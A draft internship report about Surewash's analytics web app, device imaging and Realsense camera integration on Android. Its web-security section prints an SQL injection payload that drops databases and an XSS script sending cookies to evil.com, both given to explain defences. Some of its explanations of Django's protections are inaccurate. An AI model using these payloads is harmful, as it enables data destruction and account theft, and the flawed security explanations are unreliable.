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Coláiste na Tríonóide, Baile Átha Cliath

The University of Dublin

4E04 Internship  
Technical Report

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**DRAFT**

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## Part I

# Introduction

### 0.0.1 The Company

Surewash is a small company (less than ten employees) based in the Trinity Technology and Enterprise Center in Grand Canal Dock, Dublin, Ireland. Surewash's core focus is on designing, manufacturing, and selling educational products for hand hygiene. At the core of all of their products, a camera system is used to detect if someone is washing their hands correctly or not. Hand hygiene training is achieved by a user using this machine repeatedly until they are successfully proficient at washing their hands. This is achieved by making it progressively harder to complete a session with the machine, so on first use, the machine will provide detailed instructions on the process, and allow a lot of time to complete each part of the process, but as time goes on, these aids are removed and if a user doesn't complete a part of the process in a certain time, they will have to redo the process.

Surewash currently has three products. The Surewash ELITE, their first product, is a freestanding unit on wheels, designed to sit in a hospital ward. The Surewash GO is a smaller, and cheaper version of the ELITE. It is portable and unlike the ELITE, can be used without being connected to mains power, as long as there is sufficient charge in the battery. Its core functionality is the same otherwise, albeit in a smaller formfactor. Surewash POCKET is different to the other two products, it is a mobile app that uses a phone's front-facing camera, although it uses the same concept of levels to teach hand hygiene. The key difference with POCKET is that it cannot be used for certification of hand hygiene training since a mobile phone's camera cannot provide the same quality of data that the cameras that come with ELITE and GO can provide.

Surewash also has an online web service called Sureash.NET. Each Surewash product can upload its user data to this website and it will then display overall trends in usage.

### 0.0.2 My internship

I am employed as an intern at Surewash, working normal business hours from January to July 2019. There is another intern, Gaurav Gupta.

## Part II

# Data Analytics Suite

## 1 Motivation and background

The Surewash device aims to teach people how to wash their hands according to (Organization, n.d.). This method divides washing one's hands into six gestures (the NHS includes a seventh).

At the time of writing, Surewash has existed for eight years, and they have seen steady growth in that time, with customers all around the world. It is clear that the novel idea of using computer vision to train people how to wash their hands has been a success from a commercial context. Success, however, can be measured in different ways. If one were to assert the following, "Surewash is a successful company, therefore their products are effective", this would be committing the formal fallacy of Affirming the consequent. In simpler terms, just because people are buying Surewash products does not necessarily mean that said products do what they claim to, or that people use them in the first place. There are two questions that must be asked here. Firstly, is the general idea of using a camera and computer system to train people how to wash their hands effective. Secondly, is Surewash's implementation of this idea effective? At a first glance, it would appear that these two issues are mutually inclusive, i.e., if it's found that the general idea this method works, then Surewash's products must work. I would argue that this is not the case, to argue by using a hypothetical situation, people who use a Surewash machine for hand hygiene training may well learn how to wash their hands, but the machine itself may be difficult to use and require technical knowhow, so the general population may not gain the benefits of this machine because the barrier of entry with regards to using the machine is too high.

Small scale studies have been performed on the effectiveness of using a computer vision system to evaluate hand hygiene, such as (Ghosh, Lacey, Gush, & Barnes, 2011) and (Ghosh et al., 2013), but the problem with these studies is that they used relatively small sample sizes. These studies also do not indicate if Surewash's implementation is successful. On the other hand, Surewash has a database covering many hospitals, over many years, covering several countries. Crucially, since Surewash is the only company that offers a product like this (since the process has a patent (Lacey G, 2007)), this is the first time that one see how effective Surewash's products actually are. The aim therefore of this project is to evaluate how effective Surewash is as a service, distinct from evaluating how effective the effective the concept of using a computer vision system to train people how to wash their hands.

The aim of this application has now been defined: to evaluate how effective Surewash is as a service. This question cannot be summarised in a holistic answer however. For example, if, say there have been ten thousands uses over a period of a year in a particular hospital, that gives no indication of the actual engagement of a product. On the other hand, if people have a "good engagement" of Surewash, it doesn't take into account the amount of people who used Surewash.

Up to this point, from talking to people in Surewash, they have a certain idea of how people interact with the devices, mainly based on Customer feedback.

## **2 Underlying concepts**

### **2.1 Definitions**

#### **2.1.1 Relational Database**

A Data is an organised collection of data that can be electronically accessed. A Relational Database is a database that stores data in the form of a relational model, as proposed by (Codd, 1970).

### **2.2 Programming languages**

#### **2.2.1 Python**

Python is an interpreted, high-level, general purpose language. It is ubiquitous in areas such as data science. It is known for being easy to learn, having an extensive standard library, as well as a strong community for support and third party libraries.

#### **2.2.2 SQL**

SQL, short for Structured Query Language is a domain-specific programming language designed specifically for querying and manipulating databases. It comes in many dialects, this project uses mySQL.

#### **2.2.3 HTML**

HTML, short for Hypertext Markup Language is not a programming language, but a markup language. It is a core web technology used to describe the structure of webpage. It is based on SGML.

#### **2.2.4 CSS**

CSS, short for Cascading Style Sheets is a style language used to describe the presentation of a HTML file.

#### **2.2.5 JavaScript**

Frequently shortened to JS, JavaScript is an interpreted, general purpose programming language that is supported by all modern web browsers.

## 2.3 Programming environments

### 2.3.1 Visual Studio Code

Visual Studio Code is an open source, free code editor developed by Microsoft. It is not an IDE, but it provides many features of one, such as code highlighting, code completion, and snippets.

### 2.3.2 Vim

Vim, short for Vi Improved, based on Vi, is a visual code editor (used in a command line interface). It can do everything that Visual Studio Code can do, but it has no support for a mouse, therefore all interaction is with a keyboard. The learning curve is substantial in comparison to a GUI-based text editor, but it is necessary to use Vim for this project since the server that this project runs on does not have a GUI.

## 3 Sources

### 3.1 The devices

Surewash has three core products, the *ELITE*, *GO*, and *Pocket*. The *ELITE* and *GO* are equivalent devices from a data analytics perspective. They both run Windows, they both use the same camera, and run on the same algorithm. The differences mainly lie with the form-factor of the hardware. In contrast, the idea of *Pocket* is quite different. Whereas Surewash designs both hardware and software of the *ELITE* and *GO*, *Pocket* runs as a mobile app on iOS and Android. This is hugely consequential, since it is only feasible to test the software on a small amount of devices, the data is much less predictable. It also uses the camera that comes with the phone, which means that the algorithm only has access to an RGB feed, in contrast, the *ELITE* and *GO* also have access to a depth feed (a matrix of pixels showing depth), which can give more accurate results. This also presents opportunities for analysing data between different devices, and seeing how Surewash is used on different devices. There has already been anecdotal evidence that the performance of *Pocket* is variable.

### 3.2 The database

Surewash hosts a central server, which hosts a relational database (MySQL). Within this database, there are five key tables that are of interest for analysis: *User Records*, *User Profiles*, *Roles*, and *Customer*. For Surewash Pocket, it has a separate database, the only table of interest is *Hand Hygiene Session*. The following is a description of what each table contains:

#### 3.2.1 Table: User Records

Every time someone washes their hands with a Surewash device (hereafter a *session*), a new tuple is created in this table, which among other things, describes the following.

**MillisecondsP1\_time - MillisecondsP7\_time** How long was spent on a particular pose, in milliseconds.

**P1\_passed - P7\_passed** A boolean value saying whether a particular pose was passed or not.

**P1\_difficult - P7\_difficult** A boolean value saying whether the user had difficulty with a particular pose.

**P1\_failed - P7\_failed** A boolean value saying whether a particular pose was failed or not.

**DateTimeUTCSessionStart** What time the session was started at.

**WebCustomerID** is a foreign key relating this table to *Customer*.

**WebUserID** is a foreign key relating this table to User *User Profiles*.

**DifficultyLevel** The difficulty level chosen by a user.

### 3.2.2 Table: User Profiles

Each staff member in a hospital is associated with a tuple in this table. The columns of interest are as follows:

**id** Can be used to select all *sessions* from *User Profiles* that this person has completed.

**RoleID** Each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.), this is a foreign key related to *RoleID* in *Roles*.

### 3.2.3 Table: Roles

**RoleID** Mentioned above, each staff member will have a type of role (such as 'Nurse', 'Doctor', etc.).

### 3.2.4 Table: Customer

This stores headline information about a particular hospital.

**id** The primary key, this can be used to select all staff members, or user records related to this hospital.

**country** This shows the country that the hospital is located in, useful for dividing results by different countries.



**site** The name of the hospital.

### 3.2.5 Table: Hand Hygiene Session

This is similar to the User Records table, albeit with fewer columns.

**deviceType** The model of the device, which generally has the syntax of the manufacturer, followed by the model. This can therefore be used to select results based on a particular manufacturer, or individual models.

**startUTCTime** The time that a session was started, useful for seeing how the app has been used over time.

**pose001Time - pose006Time** How long was spent on a particular pose, in milliseconds.

**pose001Passed - pose006Passed** A boolean value saying whether a particular pose was passed or not.

**softwareVersion** The version of Surewash Pocket being used.

**difficultyLevel** The level of difficulty chosen, ranging from *Level 0* to *Level 5*.

### 3.2.6 Challenges with the database

There are a few peculiarities and workarounds in this database, which may not be immediately obvious to the casual user of this database which require attention.

**Pose 5 and Pose 6 switched** A bug existed early in the development of the Surewash software, where the 5th and 6th pose of the WHO method were in the wrong order in Surewash software. This was also reflected in database. The workaround that was chosen was to add a boolean column called *Pose5and6Switched*, so this needs to be checked. If it is false, then all values associated with the two respective poses need to be swapped.

**Pose 7** Although the WHO does not specify this, some hospitals require a seventh pose in their hand hygiene regimen where the wrists are also washed. A boolean value called *Pose7Enabled* needs to be evaluated therefore to see if values relevant to Pose 7 need to be evaluated.

**Pose 4** Depending on the hospital, some will specify that one needs to complete Pose 4 twice (by flipping hands), or once. There is a boolean value called *Pose4TwoHanded*, which if true means that all time values related to Pose 4 will be double, and therefore if one is doing an analysis of all hospitals, the value for Pose 4 will either need to be doubled or halved for the relevant cases.


**Difficulty level** The Surewash software has difficulty levels ranging from zero to five, all records before a certain version did not have a concept of levels, so this will be *Level 0* for all of those records. There are also occasions where a Surewash product was used in a clinical trial, the difficulty level will have a different value. A different algorithm was used, therefore all tuples fitting this criterion should be ignored.

**Location data on *Pocket*** A notable omission from the *Pocket* database is something that can indicate where in the world a particular session was performed, which means that different countries and regions cannot be compared, clearly, a shortcoming. This omission was deliberate, since an app has to formally request to the user to be able to use location. In the age of increased scrutiny on privacy, since it's not necessary for the functionality of the app to collect this data, a decision was made to not collect this data.

For the future, there is potentially a workaround to this. All session information from *Pocket* is automatically submitted to a Surewash server, therefore within the server, the IP address of the phone could be recorded and the location could be obtained from the IP address. This would not be entirely accurate, but it would be good enough for the purposes of this exercise.

### 3.2.7 Relational mappings

The aforementioned tables have the following relations:



## 4 The application

The brief stated that this application was to be built for the web, so that it can be accessed by a web browser from the Internet. This implies that security should be at the forefront of the application, since it is accessible from the public Internet. The other implied constraint of this project is that it is built quickly. With these constraints in mind, the best approach is to use Django, which is a Python Framework for building web applications. The added bonus of this is that the *SureWash.NET* product (a web application data analytics package for customers) was built using Django, so there is knowhow within the company as to best practice using this framework.

### 4.0.1 Security considerations

The core aim of this application is get real-time insights into Company data. This therefore means that the database needs to be accessed. The following known web vulnerabilities need to be considered.

**Database access** This website needs to access a subset of the database, and it does not need to perform any write operations, therefore a new user for the database was created with only the required permissions granted.

**SQL injection attack** SQL injection attacks are a common vulnerability in web applications (Halfond, Viegas, Orso, et al., 2006). Since database access is core to the functionality of the website, care needs to be taken. The key avenues of attack that need to be considered for this application are as follows: *Injection through user input* where SQL code is added to a HTTP POST request and inadvertently executed, *Injection through cookies* similar to *Injection through user input*, and *Second-order injection* where SQL code is inadvertently stored somewhere in a Database tuple and executed later.

Django prevents these forms of attacks mentioned by using the concept of *Prepared Statements*, or *Query Parameterisation*, which is an accepted way to prevent such attacks (Amirtahmasebi, Jalalinia, & Khadem, 2009). In a 'raw' SQL query, no distinction is made between SQL keywords, and strings. So a statement such below:

```
1 SELECT * FROM UserRecords2 WHERE WebCustomerID = 23
```

no distinction is made between the keywords such as SELECT and FROM, and a string, 23. If, therefore, a form on the website allowed a user to enter WebCustomerID, they can select all User Records related to that WebCustomerID, but they could also type something like ' ; DROP ALL DATABASES; -'. This would be interpreted as follows:

```
1 SELECT * FROM UserRecords2 WHERE WebCustomerID = ' '; DROP ALL
  DATABASES; --'
```

Clearly, this is a problem. Django's solution is to escape any string values in a syntax similar to the following:

```
1 SELECT * FROM UserRecords2 WHERE WebCustomerID = \"%s\", id
```

The id value is therefore treated as a string, and the database will know not to execute the statement.

**Cross Site Scripting (XSS)** This works by injecting code into the website that is later executed by an end user (Di Lucca, Fasolino, Mastoianni, & Tramontana, 2004). As an example, in a newspaper website, a user could post comments, but within the comment, they put something like the following in:

```
1 <script>
2     location.URL='http://www.evil.com/' + document.cookie
3 </script>
```

Instead of the browser treating the above text as HTML markup, it would execute it as JavaScript code, sending the user's cookie to a third party, and from there, the hacker could access their account on that website.

Django prevents this form of attack by searching for specific keywords, such as the <script> tag and sanitises the input by removing dangerous characters and sequences.

**Cross Site Request Forgery (CSRF)** A lesser discussed web vulnerability where an unwanted action can be performed by a user by way of a malicious third party site by spoofing a HTTP POST request (Zeller & Felten, 2008). Django prevents this by requiring a pseudo-random value to be submitted with a form submission.

It should be noted that the potential consequences of this web portal being subjected to a CSRF attack are not serious with this website, since it only acts as a read-only system. That being said, it is bad practice to knowingly leave an application vulnerable to such a vulnerability regardless.

**Brute Force** A simple, but effective exploit, this simply involves trying to log in to the website with any amount of username/password combinations until one succeeds. Django does not come with any way of detecting or preventing such an attack. A common way to prevent this exploit in Django is to use a Django extension called *Django-Axes*. This extension provides the ability to blacklist IP addresses, as well as locking out accounts. It also logs all log in attempts, as well as whether they were successful (Jazzband, n.d.). This application uses a policy where a user and ip address are locked out for twenty-four hours if a login attempt fails more than ten times. The particular semantics of this policy are arbitrary, however they can be changed easily if they are too strict, or not strict enough.

**Denial Of Service** This is where the server is burdened by requests from one client. This application is unlikely to be served with such an attack.

**Firewall** The server is available on the internet, and its intended use is for web services only, therefore all ports except 80 (for HTTP), and 443 (for SSL) can be blocked from public access. Port 22, for SSH can be open only to Surewash's IP.

#### 4.0.2 Hosting and server configuration

A decision needs to be made as to where the application is being hosted. Surewash has a static IP address, so it could be hosted by a computer in-house, however, Amazon Web Services (AWS) is already used to host its *SureWash.NET* service, as well as the API server for *Pocket*. Amazon Web Services provides the ability to have a remote server, either in a virtual instance (on a hypervisor), or by having a dedicated physical server

Ubuntu is the chosen operating system for the web server to run on, since it is widely used, and there is plenty of free help available. It is running on *x86-64* architecture since this is common practice. Django does not come with a production-safe HTTP server, so Apache HTTP Server is used for this purpose.

#### 4.0.3 Development Workflow and testing

Django has an inbuilt development server which can be used to test the web application locally on the computer it is being developed from. If the development server is started on the computer the application is being developed from, the website can be access by opening a web browser on the same computer and typing in *http://localhost:PORT*, where *PORT* is the port chosen to host the development server on, which is 8000 by default.

If the website works on the local server, the next step in testing is to try it on the AWS server. The code needs to be transferred over, there are many ways of achieving this, such as FTP, GIT is the chosen method. Surewash has a Github subscription, so the codebase can be hosted there privately. The code can then be pushed to the server by logging into it via SSH and performing the relevant GIT commands there.

An important consideration when using this kind of workflow is database access, which is independent of this entire project. It would be unnecessary to access the live database while developing since it would put an unnecessary burden on the server when customers are also trying to access it. The solution to this is to make a snapshot of the server and keep a local copy on the computer that is being used to develop the application. This also means though that the server code and local development code will have to be different to reflect the different server addresses and username/passwords for the database. The solution used in this project is to have a file called *local\_settings.py* that contains the relevant database details, and add this file to *.gitignore*.

## **5 Learning outcomes**

### **5.1 Programming**

#### **5.1.1 Python**

While I had used Python in college, it was mostly working with existing code, where only minor changes had to be made. This project was the first time where I had to write large amounts of code in Python, which meant that I had to gain a deeper understanding of how programming in it works.

#### **5.1.2 SQL**

This was the first time where I had to interact with an existing database, and come up with optimised SQL queries. While it's trivial to get data from a database, I had to ensure that my queries were optimised since this is a server accessed by customers, and if my queries took long periods of time to run, I could potentially affect the experience of Surewash customers. I also learned how to use database security, such as granting views and privileges.

### **5.2 Other**

#### **5.2.1 Amazon Web Services**

I learned the very basics of AWS, such as how to setup a new server, and how to interact with this server using SSH and FTP. I also learned how to secure the server using a firewall.

#### **5.2.2 Vim**

I learned the basics of using Vim. Knowing how to use Vim is important since many computers do not have a graphical user interface, and while easier CLI text editors such as Nano exist, they are not as powerful or full-featured as Vim.

### **5.3 Web security**

I learned about XSS attacks, CSRF attacks, and SQL injection attacks, what they are, how they work, and how to prevent them.

## Part III

# Production Optimisation

## 1 Motivation and background

Although a large portion of time spent in Surewash involves the continuous development and maintenance of their products, a critical function of the company is the actual manufacturing (aka the *process*) of their products, the *ELITE* and *GO*. A lot of the process has been outsourced. As an example, the computer for the *GO* is a *Microsoft Surface Pro*. This goes inside a hard plastic casing which is manufactured by a plastics manufacturer in China. The assembly of all the hardware is done by another company in Dublin.

The final stage of the process involves installing all relevant software; 'commissioning'. In the commissioning stage, the computers come pre-installed with *Windows 10*, but there are configuration steps that are required to be completed before the product is shipped to the end user. As a summary of these steps are as follows:

1. Turn on the computer and go through the steps of the setup wizard.
2. Open settings and change the specified settings (e.g. turn off all the notification types, change some battery settings, change the wallpaper, etc)
3. Allow Windows update to complete all relevant updates (this can take up to several hours sometimes)
4. Connect a Surewash USB key, open the Surewash commissioning app, let Windows install the .NET framework (can take 10-20 minutes)
5. Complete each of the steps specified in the commissioning app, but ignore some of the steps.

The steps in the commissioning app require a lot of user input to implement correctly. In short, the commissioning process is long, laborious, and prone to human error. This leads problems both in quality control, and in wasted time for Surewash employees. While there is certainly scope to streamline the current process, it is my opinion that the entire process needs to be rethought.

## 2 A new framework for commissioning

### 2.1 Introduction

The concept of preparing a 'golden image' of a device's hard drive, and then rolling that image out to other computers is a well documented, and common practice amongst organisations. In short, one computer is set up to the desired end state, it is then booted up into a special operating system, where the contents of one or more partitions in the hard drive/SSD is copied, this copy is then transferred onto other devices, either manually, or by some automatic method, such as using a PXE server.

There are various solutions that achieve this, both free and paid. Clonezilla is the solution that was chosen to achieve this (Sun & Tsai, 2012). It was chosen because it is free (GPL License), and runs on Debian, which is also free.

## **2.2 The new process**

The painstaking steps of commissioning now need only happen on one computer, but with some caveats. There are a few steps that involve unique input, that is, the input of unique passwords and IDs. A fundamental limitation of Clonezilla, and indeed any other similar solution, is that it cannot perform these steps.



## Part IV

# Realsense Camera

## 1 Motivation and background

Surewash's current product range is successful in what it does, but they have key limitations. For the *ELITE* and *GO*, they are expensive, and for *Pocket*, its functionality is limited because it can only use a smartphone camera which has low resolution. To expand the Surewash's market reach, the strategy adopted is to develop a cheaper version of the *GO*. At present, the core hardware in this device is a Microsoft Surface Pro, which is expensive. The core strategy, therefore to reduce the cost of this device is to use another computer that is small, and cheap. One problem though is that cheap Windows devices are not that common, and when they are, they are not able to handle the workload required to run Surewash software. The core issue with hardware costs is that a Windows License and Intel processors are expensive. A much cheaper solution is to use an ARM-based device running a free operating system.

*Pocket* was developed for Android, which is a free operating system, so it would make sense to develop this product using the Android platform, since it's well supported, and there is experience in-house with developing Apps for it. Unity is used as a cross-platform framework to develop the iOS and Android variants of Surewash *Pocket*, so if they were to develop using Android, Unity would be the preferred medium to develop the app with. The main issue with *Pocket*, mentioned earlier, is that it only uses a front facing mobile camera, which limits the scope for what can be seen from a Computer Vision perspective. *ELITE* and *GO* are different, they use a special camera, developed by Intel that not only gives an RGB camera feed, but also a depth feed, which says how far a particular pixel is from the camera. This camera thus provides more information that can be used to get a better insight into whether someone is washing their hands correctly, or not.

The crux of the problem that this project is meant to address is thus: find a way to get an Intel Realsense camera to work on Android, using Unity. At a first glance, this would not seem to be a particularly difficult challenge

## 2 Underlying concepts

This project makes use of a combination of C/C++, Java, and C sharp. There are some key concepts that distinguish these languages, which is core to understanding how the end solution works, as well as understanding the performance of the overall solution.

### 2.1 Definitions

#### 2.1.1

Compiler is a programme that converts code written in one language, into that of another programming language.

### **2.1.2 Virtual Machine (VM)**

is a programme that emulates a computer system. In the context of this project, VM shall refer specifically to a Process Virtual Machine, which is a programme that executes programmes in a platform-independent manner.

### **2.1.3 Ahead-Of-Time Compilation (AOT)**

is the concept of compiling computer code from one language into native machine code before it is run. For example, if a programme is running on an X86 processor, the AOT compiler would compile the computer code into native X86 instructions and package it into some file containing the relevant binary instructions.

### **2.1.4 Just-In-Time Compilation (JIT)**

is the concept of compiling computer code from one language into native code during the execution of a programme.

### **2.1.5 Bytecode**

Is an abstract instruction set that is designed to be efficiently interpreted into native instructions. As such, it means that it can be run on any platform using a JIT or AOT compiler.

### **2.1.6 Stack Machine**

### **2.1.7 Register Machine**

### **2.1.8 Java Virtual Machine**

is a virtual machine that executes Java bytecode using a JIT compiler. It behaves like a stack machine.

### **2.1.9 Java Native Interface (JNI)**

is a specification for interfacing between native code, and Java code.

### **2.1.10 Name mangling**

## **2.2 Programming Languages**

### **2.2.1 Java**

Java, alongside Kotlin (which isn't used in this project), is the main programming language for writing Android applications. It is general-purpose, class based, and object-oriented. It was one of the first languages to introduce the concept of "compile once, run anywhere", meaning that its compiled code can run on any platform, regardless of processor architecture, since the compiled code, bytecode, is run in an abstract virtual machine. Its syntax is largely influenced by C++, but it doesn't have access to low-level memory facilities, instead, it is garbage collected.

### **2.2.2 C**

C is a general-purpose, imperative programming language. Its instructions map very closely to typical machine instructions, which means that it can execute very fast, especially when compared to Java. C is needed in this project because JNI does not support C++ name mangling.

### **2.2.3 C++**

C++ is built on top of C, and supports most of the features of C. It extends C by adding support for object oriented programming, generics, and a standard template library for common algorithms.

### **2.2.4 C sharp**

C sharp is similar to Java in many ways. It is a part of Microsoft's Common Language Infrastructure specification which allows different programming languages to execute on the same virtual machine, using the same underlying data-types which makes it easy to integrate libraries.

## **2.3 Programming Environments**

The core environment of this project is the Android Operating System, and by extension, the Android Runtime. However, sitting on top of that is the Unity Game Engine.

### **2.3.1 Android**

The Java programming language forms the core of Android applications. Android does not use a Java Virtual Machine, and as such, it does not implement the full standard library of Java. Android instead has two different variants of runtimes for executing Java code. Firstly, Dalvik, a register-based virtual machine, which is now discontinued. Dalvik was designed with mobile development in mind. Originally, when Android was being developed in the mid-2000s, mobile devices were very limited in processing power and RAM. Java bytecode is translated to Dalvik bytecode, which is then run in a JIT compiler at runtime. Modern Android devices use the Android Runtime, which also takes in Dalvik Bytecode, but it then compiles this to native code when the application is being installed (i.e. it uses AOT compilation). This uses more storage space than Dalvik, but also means that it executes faster.

In the context of this project, it is an important consideration, since the Odroid board officially supports Android KitKat, which still uses the Dalvik VM. The Realsense library is CPU-intensive, and the additional overhead of the Surewash software means that any potential performance gain is crucial.

### **2.3.2 Unity**

Unity is primarily a game engine, designed for writing modern 3D games. While the engine itself is written in C++, the end programmer writes C sharp scripts for game logic. The

execution of C sharp is similar to Java's in so far as they are both compiled to bytecode, which is then executed in a VM. Unity uses the Mono Framework to execute C sharp code, which is an open-source implementation of Microsoft's Common Language Runtime specification.

## **2.4 Hardware**

### **2.4.1 Intel Realsense D435**

This is the camera that Surewash uses to monitor the user washing their hands. It produces two different types of feeds which can be used in conjunction with each other. Firstly, it produces a 1920x1080 RGB feed at 30 frames/second at a field-of-view of 69.4 degree x 42.5 degree x 77 degree. It also has a feed of depth pixels at a resolution of 1280x720 at 90 frames/second and a field-of-view of 87 degree x 58 degree x 95 degree. It transfers both of these feeds concurrently through a USB-C 3.1 Gen 1 connection. See ([?](#), [?](#))nteld435 for more information.

### **2.5 Hardkernel Odroid XU4**

This is a single board computer, similar in concept to a Raspberry Pi, but with a faster CPU (Hardkernel co., 2018). It contains a Samsung Exynos5 Octa SOC which contains an quad-core ARM Cortex-A15 2Ghz CPU and a quad-core ARM Cortex-A7 1.3GHz. It has 2GB of LPDDR3 RAM at 933MHz. Crucially, it contains a USB 3.0 hub which is required to interact with the Intel Realsense camera. It contains a relatively large heatsink which improves performance since it lessens the need for thermal throttling.

## **2.6 Software**

### **2.6.1 Git**

This is a GPL-licensed programme that allows software developers to coordinate work by hosting code in a distributed version control system. It allows developers to work on source code independently and then merge the codebase. It also allows for tracking of different files.

### **2.6.2 Github**

The library for the Realsense camera is hosted in sourcecode format on a website called Github. The code can be accessed on the website either using a web browser and downloading the code, or by using Git to clone the repository.

### **2.6.3 Intel Realsense Library**

Provides a list of APIs to interact with the Realsense camera in both C and C++. It also provides software wrappers containing starter code for various platforms including Android, Unity, Windows, Python et cetera. It has an Apache v2 license.

### 3 The solution

On a high level, the solution involves making an API calling sequence to the Realsense library to produce a texture, and Unity then renders this texture. There are two threads in operation, using a producer-consumer model. The camera thread is the producer thread, it is operating within the Realsense library, polling the camera for data and filling with frames. Unity acts as the consumer, taking data from the buffer and rendering it as a texture. With the current setup, the camera produces frames faster than Unity can consume them, and since the aim is to display a live video feed, the extra data produced by the camera that Unity cannot display in time needs to be discarded, or else the buffer becomes full and the whole system crashes.

#### 3.0.1 Realsense C API sequence

The Unity codebase does not interact directly with the Realsense C API, instead, it calls a Java library as an intermediate. This is because certain OS calls are required to allow a USB device to correctly interface.

For every method mentioned below, an error variable can be passed in, which if not NULL after the function call, can be passed into an error handler which returns an enumerated error type, which can be any of the following:

```
1 typedef enum rs2_exception_type
2 {
3     RS2_EXCEPTION_TYPE_UNKNOWN,
4     RS2_EXCEPTION_TYPE_CAMERA_DISCONNECTED,    /**< Device
was disconnected, this can be caused by outside intervention
, by internal firmware error or due to insufficient power */
5     RS2_EXCEPTION_TYPE_BACKEND,                /**< Error was
returned from the underlying OS-specific layer */
6     RS2_EXCEPTION_TYPE_INVALID_VALUE,          /**< Invalid
value was passed to the API */
7     RS2_EXCEPTION_TYPE_WRONG_API_CALL_SEQUENCE, /**< Function
precondition was violated */
8     RS2_EXCEPTION_TYPE_NOT_IMPLEMENTED,        /**< The
method is not implemented at this point */
9     RS2_EXCEPTION_TYPE_DEVICE_IN_RECOVERY_MODE, /**< Device is
in recovery mode and might require firmware update */
10    RS2_EXCEPTION_TYPE_IO,                      /**< IO Device
failure */
11    RS2_EXCEPTION_TYPE_COUNT                    /**< Number of
enumeration values. Not a valid input: intended to be used
in for-loops. */
12 } rs2_exception_type;
```

First, a 'context' needs to be created, among other things, this ensures that the correct API version is being used for the camera being used.

```
1 rs2_context* rs2_create_context(int api_version, rs2_error**
    error);
```

A 'pipeline' can then be created using this 'context'. This creates a new thread than handles all relevant interfacing with the camera.

```
1 rs2_pipeline* rs2_create_pipeline(rs2_context* ctx, rs2_error
    ** error);
```

If a pipeline is created, it does not start actual streaming from the device. This is done with one of the following methods. The first method starts streaming without any configuration, i.e. it will use all stream types and use a default resolution, and framerate. These can be configured however and optimised for the particular setup, and this is desirable in the context of this project since a low-powered device, with a low screen resolution is being used, where a high framerate is not necessary. The configuration should be deleted after starting the pipeline.

```
1 // Start a pipeline
2 rs2_pipeline_profile* rs2_pipeline_start(rs2_pipeline* pipe,
    rs2_error ** error);
3 rs2_pipeline_profile* rs2_pipeline_start_with_config(
    rs2_pipeline* pipe, rs2_config* config, rs2_error ** error);
4
5 // Creating a pipeline configuration
6 rs2_config* rs2_create_config(rs2_error** error);
7 void rs2_delete_config(rs2_config* config);
8 void rs2_config_enable_stream(rs2_config* config,
9     rs2_stream stream,
10     int index,
11     int width,
12     int height,
13     rs2_format format,
14     int framerate,
15     rs2_error** error);
```

The `rs2_pipeline_wait_for_frames` method can now be called. This method allocates a block of memory for a set of time-synchronised frames from the camera. What the set contains depends on the type of configuration, e.g. if only the depth and colour streams were selected, the `rs2_frame*` will contain two frames. The individual frames can then be extracted using the `rs2_extract_frame` method, providing an integer index. The type of frame must then be determined using the `rs2_get_stream_profile_data` method, the first parameter *mode* is found by calling `rs2_get_frame_stream_profile`, the second parameter is the `rs2_frame*` value, the other parameters are output values for information about the frame.

```
1 // Get individual frames
2 rs2_frame* rs2_pipeline_wait_for_frames(rs2_pipeline* pipe,
    unsigned int timeout_ms, rs2_error ** error);
```

```

3 rs2_frame* rs2_extract_frame(rs2_frame* composite, int index,
  rs2_error** error);
4
5 // Discover type of frame
6 const rs2_stream_profile* rs2_get_frame_stream_profile(const
  rs2_frame* frame, rs2_error** error);
7
8 void rs2_get_stream_profile_data(const rs2_stream_profile* mode
  ,
9   rs2_stream* stream,
10  rs2_format* format,
11  int* index,
12  int* unique_id,
13  int* framerate,
14  rs2_error** error);

```

For each frame from the set of frames, the following method is called to locate the raw data of the frame. The size of the data is determined by finding the product of `rs2_get_frame_width`, `rs2_get_frame_height`, and `rs2_get_frame_bits_per_pixel`. The format of the data should be known when the `rs2_get_stream_profile_data` method was called, so, for example, if the format is `RGBA8`, each pixel will be four bytes wide (one byte per channel for red, blue, green, and alpha), and if the resolution is 1920x1080, the pointer returned by `rs2_get_frame_data` will point to a block of memory 8,294,400 bytes large.

```

1 const void* rs2_get_frame_data(const rs2_frame* frame,
  rs2_error** error);
2
3 int rs2_get_frame_width(const rs2_frame* frame, rs2_error**
  error);
4 int rs2_get_frame_height(const rs2_frame* frame, rs2_error**
  error);
5 int rs2_get_frame_bits_per_pixel(const rs2_frame* frame,
  rs2_error** error);

```

Each frame must be released when it is no longer needed. When the camera is no longer needed for streaming, it must be explicitly stopped, and the pipeline deleted too.

```

1 void rs2_release_frame(rs2_frame* frame);
2 void rs2_pipeline_stop(rs2_pipeline* pipe, rs2_error ** error);
3 void rs2_delete_pipeline(rs2_pipeline* pipe);

```

### 3.0.2 Java API sequence within Unity

In the Android wrapper, a lot of the API calls mentioned above are abstracted away in the Java library, so the final code within the C sharp programme is relatively short.

```

1 public class RsAndroidScript : MonoBehaviour
2 {

```

```

3 // JVM objects
4 private AndroidJavaObject Pipe;
5 private AndroidJavaObject FrameSet;
6 private AndroidJavaObject ColourFrame;
7 private AndroidJavaObject DepthFrame;
8 // Unity types to display feed
9 private Texture2D tex;
10 public RawImage img;
11 private byte[] RsColourStream;
12 private byte[] RsDepthStream;
13 // Size of RGB video frame in bytes
14 private static int colourSize;
15 private static int depthSize;
16 // Start is called before the first frame update
17 void Start()
18 {
19     // Set up the RS feed
20     Pipe = new AndroidJavaObject("com.intel.realsense.
librealsense.Pipeline");
21     Pipe.Call("unityStart");
22     // Find out the resolution of the feed
23     FrameSet = Pipe.Call<AndroidJavaObject>("waitAlignedFrames"
);
24     ColourFrame = FrameSet.Call<AndroidJavaObject>("unityFirst"
);
25     DepthFrame = FrameSet.Call<AndroidJavaObject>("
unityDepthFirstZ16");
26     AndroidJavaObject VideoColourFrame = new
27     AndroidJavaObject("com.intel.realsense.librealsense.
VideoFrame",
28     ColourFrame.Call<long>("unityGetHandle"));
29     AndroidJavaObject VideoDepthFrame = new
30     AndroidJavaObject("com.intel.realsense.librealsense.
VideoFrame",
31     DepthFrame.Call<long>("unityGetHandle"));
32     // Assumes an RGB feed is being used for colour. If, for
example, an RGBA feed is
33     used, the 3 would have to be changed to a 4.
